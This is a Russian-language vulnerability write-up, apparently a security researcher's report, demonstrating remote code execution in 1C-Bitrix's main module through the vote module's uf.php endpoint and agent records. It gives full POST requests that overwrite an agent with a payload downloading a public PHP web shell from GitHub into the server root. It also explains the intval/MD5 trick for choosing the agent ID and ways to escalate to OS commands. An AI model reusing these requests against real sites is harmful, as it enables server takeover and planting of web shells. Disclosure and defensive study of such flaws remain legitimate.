Уязвимость заключается в некорректной обработке пользовательских данных в POST запросе.

Демоверсия «1С Bitrix Управление сайтом» была взята с официального сайта. Версия на рисунке 1. Версия Main модуля – 21.400.100.




Рисунок 1 – Версия демоверсии

Описание атаки.

1. Получить параметр sessid и cookie PHPSESSID. Это можно сделать через админ. панель по адресу /bitrix/admin.
2. Выполнить POST запрос с рисунка 2/листинга 1.





Рисунок 2 – POST запрос на изменения агента

Листинг 1 – POST запрос на добавления агента

```
POST
/bitrix/tools/vote/uf.php?attachId[ENTITY_TYPE]=CFileUploader&attachId[ENTITY_ID][events][onFileIsStarted]
[]=CAllAgent&attachId[ENTITY_ID][events][onFileIsStarted][]=Update&attachId[MODULE_ID]=vote&action=vote
HTTP/1.1
Host: <>
Content-Length: 944
Cache-Control: max-age=0
Cookie: PHPSESSID=<>
```

```
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=--------------------------xxxxxxxxxxxx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/101.0.4951.67 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

----------------------------xxxxxxxxxxxx
Content-Disposition: form-data; name="bxu_files[bitrix50][NAME]"

file_put_contents("<путь до корневой директории сервера>/shell.php",
fopen("https://raw.githubusercontent.com/artyuum/simple-php-web-shell/master/index.php", "r"));
----------------------------xxxxxxxxxxxx
Content-Disposition: form-data; name="bxu_files[bitrix50][NAME]";filename="image.jpg"
Content-Type: image/jpeg

123
----------------------------xxxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[packageIndex]"

pIndex101
----------------------------xxxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[mode]"

upload
----------------------------xxxxxxxxxxxx
Content-Disposition: form-data; name="sessid"

<>
----------------------------xxxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[filesCount]"

1
----------------------------xxxxxxxxxxxx--
```

3. Открыть лист агентов и зафиксировать полезную нагрузку под ID 2 (рисунок 3)



		ID	Модуль	Функция агента	Активнос
☐	≡	28	search	CSearchSuggest::CleanUpAgent();	Да
☐	≡	29	search	CSearchStatistic::CleanUpAgent();	Да
☐	≡	1	main	\Bitrix\Main\Analytics\CounterDataTable::submitData();	Да
☐	≡	2	main	file_put_contents("C:/Users/GudYY/Desktop/bitrix_demo/shell.php", fopen("https://raw.githubusercontent.com/artyuum/simple-php-web-shell/master/index.php", "r"));	Да

Рисунок 3 – Полезная нагрузка в агенте ID 2

4. Выполнить POST запрос, сменив параметр NAME на параметр NEXT_EXEC и полезную нагрузку на дату и время, установленные на сервере с опережением в одну минуту (Рисунок 4) / (Листинг 2).




Рисунок 4 – POST-запрос на изменение даты следующего запуска агента

Листинг 2 – POST-запрос на изменение даты следующего запуска агента

```
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_files[bitrix50][NEXT_EXEC]"

<Дата и время>
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_files[bitrix50][NEXT_EXEC]";filename="image.jpg"
Content-Type: image/jpeg

123
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[packageIndex]"

pIndex101
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[mode]"

upload
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="sessid"

ee8dbbe0d21ce5fbb66ee1047c666f6c
----------------------------xxxxxxxxxxx
Content-Disposition: form-data; name="bxu_info[filesCount]"

1
----------------------------xxxxxxxxxxx--
```

5. Зафиксировать появление файла shell.php в корневой директории сервера (рисунок 5).




Рисунок 5 – Файл shell.php

6. Перейти по адресу /shell.php для подтверждения доступа к нему (Рисунок 6).




Рисунок 6 – GET-запрос на файл shell.php

Условия для эксплуатации:

1. Существует хотя бы один агент на сервере.

2. Известна дата/время, установленные на сервере, в том числе и часовой пояс.
3. Доступ к файлу uf.php

Все поля агента возможно поменять, что делает возможным его полную модификацию для исполнения атаки.


Эксплуатация данной уязвимости приводит к исполнению произвольного кода PHP, из чего возможно построение дальнейшего вектора атаки на сервер, вплоть до исполнения кода командной оболочки ОС, например, через функцию system()

Уязвимость эксплуатируется за счет использования Arbitrary Object Instantiation из публикации «Уязвимости и атаки на CMS Bitrix» by https://t.me/webpwn. Из-за хеширования значения первого аргумента в этой атаке нет возможности передать свой аргумент напрямую в метод CControllerClient::RunCommand($command, $oRequest, $oResponse). Поэтому был выбран путь эксплуатации через аг енты Bitrix. Агент – периодичная задача, в которой указан метод для выполнения с интервалом времени. С помощью метода CAllAgent::Update($ID, $arFields) можно обновить существующую запись о агенте. Первый аргумент данного метода – ID в таблице существующих агентов из БД и он является целым числом. Возникает проблема: перевод MD5 digest строки в целое число. Она решена самим исходным кодом Bitrix.

```
	public static function Update($ID, $arFields)
	{
		global $DB, $CACHE_MANAGER;
		$ign_name = false;

		$ID = intval($ID);

		if(is_set($arFields, "ACTIVE") && $arFields["ACTIVE"]!="Y")
			$arFields["ACTIVE"]="N";
		if(is_set($arFields, "IS_PERIOD") && $arFields["IS_PERIOD"]!="Y")
			$arFields["IS_PERIOD"]="N";
		if(!is_set($arFields, "NAME"))
			$ign_name = true;

		if(CAgent::CheckFields($arFields, $ign_name))
		{
			if(CACHED_b_agent !== false)
```

```
                        $CACHE_MANAGER->CleanDir("agents");

                $strUpdate = $DB->PrepareUpdate("b_agent", $arFields);
                $strSql = "UPDATE b_agent SET ".$strUpdate." WHERE ID=".$ID;
                $res = $DB->Query($strSql, false, "FILE: ".__FILE__."<br> LINE: ".__LINE__);
                return $res;
        }

        return false;
}
```

Данная операция делает предельно простую вещь – переводит один тип данных в целое число, в том числе и строку. Функция intval() со строковым типом данных переводит в число, записывая первые десятеричные символы строки в число, а встречая недесятиричный символ – прекращает запись в число.



Символ «e» интерпретируется как экспонента, поэтому последняя строка перевелась в число «100»

Следовательно, если подобрать такую строку, чей MD5 хеш будет начинаться с числа, то данный хэш будет переведен в число. Это число – ID в таблице, что позволит менять параметры агента.

Запись об агенте состоит из следующих данных

Column	Type
ACTIVE	char(1)
AGENT_INTERVAL	int(18)
DATE_CHECK	datetime
ID	int(18)
IS_PERIOD	char(1)
LAST_EXEC	datetime
MODULE_ID	varchar(50)
NAME	text
NEXT_EXEC	datetime
RETRY_COUNT	int(11)
RUNNING	char(1)
SORT	int(18)
USER_ID	int(18)

Название вызываемого метода находится в поле NAME в формате Class::Method($args). Активный метод имеет символ “Y” в поле ACTIVE. MODULE_ID – название модуля, в котором находится метод. Интересуемый метод находится в модуле main. Время следующего запуска – NEXT_EXEC в формате «DD.MM.YYYY HH:MM:SS»

Поэтому нужно выполнить следующее:

1. Подобрать нужный MD5 хэш, который будет иметь маленькое число в начале строки хэша. Например, md5(‘bitrix50’) = ‘2cff0d1f456cf0ac11a6d49e5cce8f3b’, что даст число 2. Эти строки возможно будет перебрать, так как не будет правильно угадан ID записи об агенте.
2. Узнать дату и время, установленные на сервере. Это можно сделать с помощью phpinfo() или сам сервер в заголовках сообщит их.
3. Изменить NAME на полезную нагрузку CControllerClient::RunCommand('<PHP-код>',,");
4. С помощью запросов из PoC поменять дату, время, модуль и активность на необходимые.

5. При достижении установленного времени – зайти на любую страницу, таким образом агент будет исполнен.